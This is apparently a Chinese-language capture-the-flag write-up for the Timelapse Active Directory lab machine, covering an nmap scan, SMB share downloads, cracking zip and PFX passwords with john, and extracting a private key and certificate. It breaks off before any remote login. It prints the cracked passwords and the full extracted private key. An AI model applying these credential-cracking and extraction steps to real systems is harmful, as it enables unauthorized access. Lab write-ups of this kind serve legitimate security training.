
Timelapse(AD)：SMB[zip2john],pfx檔案[解碼+憑證+遠端連線],LAPS_Readers

```
└──# nmap -sCV -
p53,88,135,139,389,445,464,593,636,3268,3269,5986,9389,49667,49673,49674,497
23 -A 10.10.11.152
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-04 00:40 PDT
Nmap scan report for 10.10.11.152
Host is up (0.21s latency).

PORT      STATE SERVICE           VERSION
53/tcp    open  domain            Simple DNS Plus
88/tcp    open  kerberos-sec      Microsoft Windows Kerberos (server time:
2024-06-04 15:40:27Z)
135/tcp   open  msrpc             Microsoft Windows RPC
139/tcp   open  netbios-ssn       Microsoft Windows netbios-ssn
389/tcp   open  ldap              Microsoft Windows Active Directory LDAP
(Domain: timelapse.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ldapssl?
3268/tcp  open  ldap              Microsoft Windows Active Directory LDAP
(Domain: timelapse.htb0., Site: Default-First-Site-Name)
3269/tcp  open  globalcatLDAPssl?
5986/tcp  open  ssl/http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| ssl-cert: Subject: commonName=dc01.timelapse.htb
| Not valid before: 2021-10-25T14:05:29
|_Not valid after:  2022-10-25T14:25:29
| tls-alpn:
|_  http/1.1
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
|_ssl-date: 2024-06-04T15:42:06+00:00; +7h59m59s from scanner time.
9389/tcp  open  mc-nmf            .NET Message Framing
49667/tcp open  msrpc             Microsoft Windows RPC
49673/tcp open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc             Microsoft Windows RPC
49723/tcp open  msrpc             Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least
```


```
1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019 (88%)
Aggressive OS guesses: Microsoft Windows Server 2019 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 7h59m58s, deviation: 0s, median: 7h59m58s
| smb2-time:
|   date: 2024-06-04T15:41:25
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

TRACEROUTE (using port 135/tcp)
HOP RTT       ADDRESS
1   214.93 ms 10.10.14.1
2   215.00 ms 10.10.11.152

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 110.38 seconds
```

DNS




```
┌──(root㉿kali)-[~]
└─# dig axfr 10.10.11.152

; <<>> DiG 9.19.21-1+b1-Debian <<>> axfr 10.10.11.152
;; global options: +cmd
; Transfer failed.
```

SMB




```
┌──(root㉿kali)-[~]
└─# smbclient -L 10.10.11.152
Password for [WORKGROUP\root]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Shares          Disk
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
^[[A^[[Ddo_connect: Connection to 10.10.11.152 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

下載全部檔案



```
smb: \> recurse on
smb: \> prompt off
smb: \> mget *
getting file \Dev\winrm_backup.zip of size 2611 as Dev/winrm_backup.zip (2.2 KiloBytes/sec) (average 2.2 KiloBytes/sec)
getting file \HelpDesk\LAPS.x64.msi of size 1118208 as HelpDesk/LAPS.x64.msi (248.5 KiloBytes/sec) (average 197.3 KiloBytes/sec)
getting file \HelpDesk\LAPS_Datasheet.docx of size 104422 as HelpDesk/LAPS_Datasheet.docx (35.8 KiloBytes/sec) (average 142.5 KiloBytes/sec)
getting file \HelpDesk\LAPS_OperationsGuide.docx of size 641378 as HelpDesk/LAPS_OperationsGuide.docx (224.7 KiloBytes/sec) (average 163.0 KiloBytes/sec)
getting file \HelpDesk\LAPS_TechnicalSpecification.docx of size 72683 as HelpDesk/LAPS_TechnicalSpecification.docx (69.3 KiloBytes/sec) (average 155.1 KiloB
ytes/sec)
smb: \> exit
```

解壓縮檔需要密碼，可使用zip2john，在用john解密碼




```
┌──(root㉿kali)-[~/smb/Dev]
└─# unzip winrm_backup.zip
Archive:  winrm_backup.zip
[winrm_backup.zip] legacyy_dev_auth.pfx password:
   skipping: legacyy_dev_auth.pfx    incorrect password
```

```
└─# zip2john winrm_backup.zip > winrm_backup.zip.hash
ver 2.0 efh 5455 efh 7875 winrm_backup.zip/legacyy_dev_auth.pfx PKZIP Encr: TS_chk, cmplen=2405, decmplen=2555, crc=12EC5683 ts=72AA cs=72aa type=8
```

```
└─# john winrm_backup.zip.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
supremelegacy    (winrm_backup.zip/legacyy_dev_auth.pfx)
1g 0:00:00:00 DONE (2024-06-04 02:13) 5.882g/s 20817Kp/s 20817Kc/s 20817KC/s tabatha916..stefronc
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

`解壓縮passwd : supremelegacy`




```
└─# unzip winrm_backup.zip
Archive:  winrm_backup.zip
[winrm_backup.zip] legacyy_dev_auth.pfx password:
  inflating: legacyy_dev_auth.pfx

┌──(root㉿kali)-[~/smb/Dev]
└─# ls
legacyy_dev_auth.pfx  winrm_backup.zip  winrm_backup.zip.hash
```

pfx檔案??

參考：https://book.hacktricks.xyz/v/cn/crypto-and-stego/certificates


將PFX轉換為PEM

但需要密碼



```
└─# openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -nodes -out legacyy_dev_auth.pem
Enter Import Password:
Mac verify error: invalid password?
```


找到kali有pfx2john



```
┌──(root㉿kali)-[~/smb/Dev]
└─# pfx2john legacyy_dev_auth.pfx > legacyy_dev_auth.hash

┌──(root㉿kali)-[~/smb/Dev]
└─# john legacyy_dev_auth.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (pfx, (.pfx, .p12) [PKCS#12 PBE (SHA1/SHA2) 128/128 ASIMD 4x])
Cost 1 (iteration count) is 2000 for all loaded hashes
Cost 2 (mac-type [1:SHA1 224:SHA224 256:SHA256 384:SHA384 512:SHA512]) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
thuglegacy       (legacyy_dev_auth.pfx)
1g 0:00:01:16 DONE (2024-06-04 02:26) 0.01315g/s 42560p/s 42560c/s 42560C/s thyriana..thomasfern
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

`解passwd : thuglegacy`

執行後，看以來是私鑰，後續不知道要幹嘛。。




```
┌──(root㉿kali)-[~]
└─# openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -nodes -out legacyy_dev_auth.pem
Enter Import Password:

┌──(root㉿kali)-[~]
└─# ls
legacyy_dev_auth.pem  legacyy_dev_auth.pfx  winrm_backup.zip

┌──(root㉿kali)-[~]
└─# cat thuglegacy
cat: thuglegacy: 沒有此一檔案或目錄

┌──(root㉿kali)-[~]
└─# cat legacyy_dev_auth.pem
Bag Attributes
    Microsoft Local Key set: <No Values>
    localKeyID: 01 00 00 00
    friendlyName: te-4a534157-c8f1-4724-8db6-ed12f25c2a9b
    Microsoft CSP Name: Microsoft Software Key Storage Provider
Key Attributes
    X509v3 Key Usage: 90
-----BEGIN PRIVATE KEY-----
MIIEvQIBADANBgkqhkiG9w0BAQEFAASCBKcwggSjAgEAAoIBAQClVgejYhZHHuLz
TSOtYXHOi56zSocr9om854YDu/6qHBa4Nf8xFP6INNBNlYWvAxCvKM8aQsHpv3to
pwpQ+YbRZDu1NxyhvfNNTRXjdFQV9nIiKkowOt6gG2F+9O5gVF4PAnHPm+YYPwsb
oRkYV8QOpzIi6NMZgDCJrgISWZmUHqThybFW/7POme1gs6tiN1XFoPu1zNOYaIL3
dtZaazXcLw6IpTJRPJAWGttqyFommYrJqCzCSaWu9jG0p1hKK7mk6wvBSR8QfHW2
qX9+NbLKegCt+/jAa6u2V9lu+K3MC2NaSzOoIi5HLMjnrujRoCx3v6ZXL0KPCFzD
MEqLFJHxAgMBAAECggEAc1JeYYe5IkJY6nuTtwuQ5hBc0ZHaVr/PswOKZnBqYRzW
fAatyP5ry3WLFZKFfF0W9hXw3tBRkUkOOyDIAVMKxmKzguK+BdMIMZLjAZPSUr9j
PJFizeFCB0sR5gvReT9fm/iIidaj16WhidQEPQZ6qf3U6qSbGd5f/KhyqXn1tWnL
GNdwA0ZBYBRaURBOqEIFmpHbuWZCdis20CvzsLB+Q8LClVz4UkmPX1RTFnHTxJW0
Aos+JHMBRuLw57878BCdjL6DYYhdR4kiLlxLVbyXrP+4w8dOurRgxdYQ6iyL4UmU
Ifvrqu8aUdTykJOVv6wWaw5xxH8A31nl/hWt50vEQQKBgQDYcwQvXaezwxnzu+zJ
7BtdnN6DJVthEQ+9jquVUbZWlAI/g2MKtkKkkD9rWZAK6u3LwGmDDCUrcHQBD0h7
tykwN9JTJhuXkkiS1eS3BiAumMrnKFM+wPodXi1+4wJk3YTWKPKLXo71KbLo+5NJ
2LUmvvPDyITQjsoZoGxLDZvLFwKBgQDDjA7YHQ+S3wYk+11q9M5iRR9bBXSbUZja
8LVecW5FDH4iTqWg7xq0uYnLZ01mIswiil53+5Rch5opDzFSaHeS2XNPf/Y//TnV
1+gIb3AICcTAb4bAngau5zm6VSNpYXUjThvrLv3poXezFtCWLEBKrWOxWRP4JegI
ZnD1BfmQNwKBgEJYPtgl5Nl829+Roqrh7CFti+a29KN0D1cS/BTwzusKwwWkyB7o
btTyQf4tnbE7AViKycyZVGtUNLp+bME/Cyj0c0t5SsvS0tvvJAPVpNejjc381kdN
71xBGcDi5ED2hVj/hBikCz2qYmR3eFYSTrRpo15HgC5NFjV0rrzyluZRAoGAL7s3
QF9Plt0jhdFpixr4aZpPvgsF3Ie9VOveiZAMh4Q2Ia+q1C6pCSYk0WaEyQKDa4b0
6jqZi0B6S71un5vqXAkCEYy9kf8AqAcMl0qEQSIJSaOvc8LfBMBiIe54N1fXnOeK
/ww4ZFfKfQd7oLxqcRADvp1st2yhR7OhrN1pfl8CgYEAsJNjb8LdoSZKJZc0/F/r
c2gFFK+MMnFncM752xpEtbUrtEULAKkhVMh6mAywIUWaYvpmbHDMPDIGqV7at2+X
TTu+fiiJkAr+eTa/Sg3qLEOYgU0cSgWuZI0im3abbDtGlRt2Wga0/Igw9Ewzupc8
A5ZZvI+GsHhm0Oab7PEWlRY=
-----END PRIVATE KEY-----
```

找到pfx取讀憑證+Key

參考：https://www.ibm.com/docs/en/arl/9.7?topic=certification-extracting-certificate-keys-from-pfx-file


提取了.crt和.key文件



```
┌──(root㉿kali)-[~]
└─# openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -out legacyy_dev_auth.key
Enter Import Password:
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:

┌──(root㉿kali)-[~]
└─# openssl pkcs12 -in legacyy_dev_auth.pfx -clcerts -nokeys -out legacyy_dev_auth.crt
Enter Import Password:

┌──(root㉿kali)-[~]
